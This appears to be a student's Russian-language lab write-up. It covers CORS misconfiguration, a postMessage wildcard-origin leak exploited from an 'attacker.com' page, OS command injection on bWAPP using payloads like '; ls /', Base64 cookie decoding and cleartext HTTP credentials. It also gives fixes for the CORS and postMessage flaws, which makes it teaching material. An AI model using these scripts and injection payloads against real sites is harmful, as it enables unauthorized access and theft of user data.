

1. Создаем файл user_info.html

```
<body>
  <h1>so sensitive user_info</h1>
</body>
```

Добавим заголовок CORS на домене localhost

```
server_name localhost;
location / {
    # First attempt to serve request as file, then
    # as directory, then fall back to displaying a 404.
    add_header "Access-Control-Allow-Origin" "*";
    try_files $uri $uri/ =404;
}
```

Создаем страницу на attacker.com, отправляющую по нажатию кнопки запрос к localhost/user_info.html, затем полученная страница выводится

```
<script>
function xhrTest(){
  var xhr = new XMLHttpRequest();
  xhr.open("GET", "http://localhost/user_info.html", false);
  xhr.send();

  if (xhr.status != 200) {
    alert(xhr.status + ': ' + xhr.statusText);
  } else {
    alert(xhr.responseText);
  }
}
</script>
<button onclick="xhrTest()">Load data</button>
```

Выглядит это так

The screenshot shows a web browser window with the address bar displaying `attacker.com/hw-8-1.html`. A modal dialog box is centered on the screen, containing the following HTML code:

```
<body>
<h1>so sensitive user_info</h1>
</body>
```

Below the code is an "OK" button. The browser's developer tools are open at the bottom, with the "Network" tab selected. The network log shows three requests:

Статус	Метод	Домен	Файл	Причина	Тип	Передано	Раз...
200	GET	attacker.com	hw-8-1.html	document	html	626 Б	320 Б
404	GET	attacker.com	favicon.ico	img	html	336 Б	178 Б
200	GET	localhost	user_info.html	xhr	html	353 Б	49 Б

The details for the selected `user_info.html` request are shown on the right:

- URL запроса: `http://localhost/user_info.html`
- Метод запроса: GET
- Удалённый адрес: 127.0.0.1:80
- Код состояния: 200 OK
- Версия: HTTP/1.1
- Политика Referrer: no-referrer-when-downgrade
- Заголовки ответа (289 Б): `Access-Control-Allow-Origin: *`


Сделаем, чтобы домен `trustedhost.com` разрешался в 127.0.0.1 (добавим его в файл `hosts`)

```
127.0.0.1    trustedhost.com
```


Изменим заголовок CORS (доверенный домен указан однозначно, в отличие от “*”)

```
server_name localhost;
location / {
    # First attempt to serve request as file, then
    # as directory, then fall back to displaying a 404.
    add_header "Access-Control-Allow-Origin" "http://trustedhost.com";
    try_files $uri $uri/ =404;
}
```


Отправляем запрос с attacker.com (ответ прочитать не можем, ориджины не совпадают и ориджин не равен http://trustedhost.com)



Пытаемся получить с localhost – все работает, т.к. это не кроссдоменный запрос



Проверяем с trustedhost.com – тоже все работает, т.к. мы доверяем этому сайту и внесли его вайт лист



2. Пытаемся украсть данные со страницы hw-8-2.php следующего содержания


```
<?php
    if ($_COOKIE['sessionId'] == '0a7016d5f7346a6f14b273a66e0770fb7d6608769f233156570e878a1397a175') {
        echo "<body>
            Hello, sir! Sending data to window.opener!
            <script>
                window.opener.postMessage('TOP secret data', '*');
            </script>
        </body>";
    } else {
        echo "Access denied";
    }
?>
```

Если не задать куку, доступа не будет




Notice: Undefined index: sessionId in **/var/www/html/hw-8-2.php** on line 2
Access denied

Проставляем куку вручную



Проверяем в хранилище



Можно добавить кнопку, при нажатии на которую открывается новая вкладка

```
<body>
<script>

function openWindow() {
  var win = window.open("http://victim.com/hw-8-2.php");
}

window.onmessage = function(e) {
  console.log(e.data);
}
</script>
<button onclick="openWindow()">Click</button>
</body>
```

При этом срабатывает событие window.opener, секретные данные выводятся в консоль




Можно добавить событие загрузки страницы, тогда скрипт будет срабатывать сразу при загрузке страницы

```
<body>
<script>

function openWindow() {
    var win = window.open("http://victim.com/hw-8-2.php");
}

window.onmessage = function(e) {
    console.log(e.data);
}
document.addEventListener("DOMContentLoaded", openWindow());
</script>
<button onclick="openWindow()">Click</button>
</body>
```

Правда современные браузеры отслеживают и блокируют такую активность, но пользователь может не обратить внимание или отключить эту защиту



Также можно использовать iframe. При загрузке страницы будет открываться окно, данные выведутся в консоль


```
<body>
<script>
  function openWindow() {
    var win = window.open("http://victim.com/hw-8-2.php");
  }

  window.onmessage = function(e) {
    console.log(e.data);
  }
</script>
<iframe src="" onload="openWindow()" />
</body>
```

Чтобы избежать такого поведения, нужно указывать доверенный хост, звездочка может использоваться только в случае, если будет известно, что в этом месте будут передаваться незначимые данные, что бывает редко


```
<?php
    if ($_COOKIE['sessionId'] == '0a7016d5f7346a6f14b273a66e0770fb7d6608769f233156570e878a1397a175') {
    echo "<body>
        Hello, sir! Sending data to window.opener!
        <script>
            window.opener.postMessage('TOP secret data', 'http://victim.com');
        </script>
        </body>";
    } else {
    echo "Access denied";
    }
?>
```

Данные в консоль не выводятся



3. RCE на bWAPP

OS Command injection: все так же как в примере из урока, после точки с запятой можем вставить любую команду и она исполнится в баше



The screenshot shows a web browser window with the address bar displaying `attacker.com/bWAPP/commandi.php`. The page has a yellow header with the **bWAPP** logo and a bee icon, and the text "an extremely buggy web app!". A dark navigation bar contains links: Bugs, Change Password, Create User, Set Security Level, Reset, Credits, Blog, Logout, and Welcome Bee. The main content area is titled **/ OS Command Injection /** and features a "DNS lookup:" label, a text input field containing `www.nsa.gov; ls /;`, and a "Lookup" button. Below the input field, the output of the command injection is displayed as a single line of text: `Server: 127.0.0.53 Address: 127.0.0.53#53 Non-authoritative answer: www.nsa.gov canonical name = nsa.gov.edgekey.net. nsa.gov.edgekey.net canonical name = e16248.dscb.akamaiedge.net. Name: e16248.dscb.akamaiedge.net Address: 104.76.62.253 Name: e16248.dscb.akamaiedge.net Address: 2a02:2d8:0:798d::3f78 Name: e16248.dscb.akamaiedge.net Address: 2a02:2d8:0:7988::3f78 bin boot cdrom dev etc home initrd.img initrd.img.old lib lib64 lost+found media mnt opt proc root run sbin snap srv swapfile sys tmp usr var vmlinuz vmlinuz.old`. On the right side of the page, there are four social media icons: Twitter, LinkedIn, Facebook, and YouTube.

Либо так

The screenshot shows the bwAPP web application interface. The header is orange with the bwAPP logo and a bee icon, and the text "an extremely buggy web app!". The navigation bar is dark grey with links: Bugs, Change Password, Create User, Set Security Level, Reset, Credits, Blog, Logout, and Welcome. The main content area is white and features the title "/ OS Command Injection /". Below the title is a "DNS lookup:" label, a text input field containing "www.nsa.gov && ls", and a "Lookup" button. The output of the lookup is displayed as a long list of server information and a directory of files. On the right side of the main content area, there are four social media icons: Twitter, LinkedIn, Facebook, and Email.

Server: 127.0.0.53 Address: 127.0.0.53#53 Non-authoritative answer: www.nsa.gov canonical name = nsa.gov.edgekey.net. nsa.gov.edgekey.net canonical name = e16248.dscb.akamaiedge.net. Name: e16248.dscb.akamaiedge.net Address: 104.76.62.253 Name: e16248.dscb.akamaiedge.net Address: 2a02:2d8:0:798d::3f78 Name: e16248.dscb.akamaiedge.net Address: 2a02:2d8:0:7988::3f78 666 admin aim.php apps ba_captcha_bypass.php ba_forgotten.php ba_insecure_login.php ba_insecure_login_1.php ba_insecure_login_2.php ba_insecure_login_3.php ba_logout.php ba_logout_1.php ba_pwd_attacks.php ba_pwd_attacks_1.php ba_pwd_attacks_2.php ba_pwd_attacks_3.php ba_pwd_attacks_4.php ba_weak_pwd.php backdoor.php bof_1.php bof_2.php bugs.txt captcha.php captcha_box.php clickjacking.php commandi.php commandi_blind.php config.inc config.inc.php connect.php connect_i.php credits.php cs_validation.php csrf_1.php csrf_2.php csrf_3.php db directory_traversal_1.php directory_traversal_2.php documents fonts functions_external.php heartbleed.php hostheader_1.php hostheader_2.php hpp-1.php hpp-2.php hpp-3.php htmi_current_url.php htmi_get.php htmi_post.php htmi_stored.php http_response_splitting.php http_verb_tampering.php iframei.php images index.php info.php info_install.php information_disclosure_1.php information_disclosure_2.php information_disclosure_3.php information_disclosure_4.php insecure_crypt_storage_1.php insecure_crypt_storage_2.php insecure_crypt_storage_3.php insecure_direct_object_ref_1.php insecure_direct_object_ref_2.php insecure_direct_object_ref_3.php insecure_iframe.php install.php insuff_transp_layer_protect_1.php insuff_transp_layer_protect_2.php insuff_transp_layer_protect_3.php insuff_transp_layer_protect_4.php js lang_en.php lang_fr.php lang_nl.php ldap_connect.php ldapi.php lfi_sqlitemanager.php login.php logout.php logs maili.php manual_interv.php message.txt password_change.php passwords php.cgi.php php_eval.php phpi.php phpi_sqlitemanager.php

OS Command injection Blind: что-то сложна(

4. WebStorage bWAPP

Base64: расшифровываем куку

attacker.com/bWAPP/insecure_crypt_storage_3.php

bWAPP

an extremely buggy web app!

Bugs Change Password Create User Set Security Level Reset Credits Blog Logout Welcome B

/ Base64 Encoding (Secret) /

Your secret has been stored as an encrypted cookie!

HINT: try to decrypt it...

bWAPP is licensed under © 2014 MME BVBA / Follow @MME_IT on Twitter and ask for our cheat sheet, containing all solutions! / Need an exclusive [it](#)

Инспектор Консоль Отладчик Сеть Стили Профайлер Память Хранилище Поддержка доступности

Indexed DB

Куки

http://attacker.com


Локальное хранилище

Имя	Значение	Domain	P
PHPSESSID	a7mnaFi5uoonpgibht4n341al5	attacker.com	/
secret	QW5SIGJ1Z3M%2F	attacker.com	/

Decode from Base64 format

Simply enter your data then push the decode button.


QW55IGJ1Z3M%2F

 For encoded binaries (like images, documents, etc.) use the file upload form a bit further down on this page.

UTF-8

Source character set.

☐ Decode each line separately (useful for multiple entries).

 Live mode OFF

Decodes in real-time when you type or paste (supports only UTF-8 character set).

< DECODE >

Decodes your data into the textarea below.

Any bugs6

Clear text HTTP

Данные пользователя передаются по http в незашифрованном виде

The screenshot shows a web browser window displaying the bwAPP application. The page title is "Clear Text HTTP (Credentials)". The main content area contains a login form with fields for "Login:" and "Password:", and a "Login" button. The page also features a navigation bar with links like "Bugs", "Change Password", "Create User", "Set Security Level", "Reset", "Credits", "Blog", "Logout", and "Welcome Bee".

Below the browser window, a network inspector is visible, showing a list of HTTP requests. The table below represents the data from the network inspector:

Статус	Метод	Домен	Файл	Причина	Тип	Передано	Раз...	Заголовки	Куки	Параметры
200	GET	attacker.com	insecure_crypt_storage_3.php	document	html	4,10 КБ	12,4...	Поиск в параметрах запроса		
302	POST	attacker.com	insecure_crypt_storage_3.php	document	html	4,20 КБ	12,7...	Данные форм		
200	GET	attacker.com	insuff_transp_layer_protect_3.php	document	html	4,17 КБ	12,7...	login: "bee"		
302	POST	attacker.com	insuff_transp_layer_protect_3.php	document	html	4,12 КБ	12,8...	password: "bug"		
200	GET	attacker.com	insuff_transp_layer_protect_1.php	document	html	4,10 КБ	12,8...	form: "submit"		

HTML5 Web Storage

attacker.com/bWAPP/insecure_crypt_storage_1.php

bWAPP

an extremely buggy web app!

Bugs Change Password Create User Set Security Level Reset Credits

/ HTML5 Web Storage (Secret) /

Your login name and secret have been stored as HTML5 web storage!

HINT: try to grab it using XSS...

bWAPP is licensed under BY-NC-ND © 2014 MME BVBA / Follow @MME_IT on Twitter and ask for our cheat sheet, com

Инспектор Консоль Отладчик Сеть Стили Профайлер Память **Хранилище** Поддержка дос

Indexed DB Поиск элементов

Key	Value
login	bee
secret	Any bugs?

Куки http://attacker.com

Локальное хранилище http://attacker.com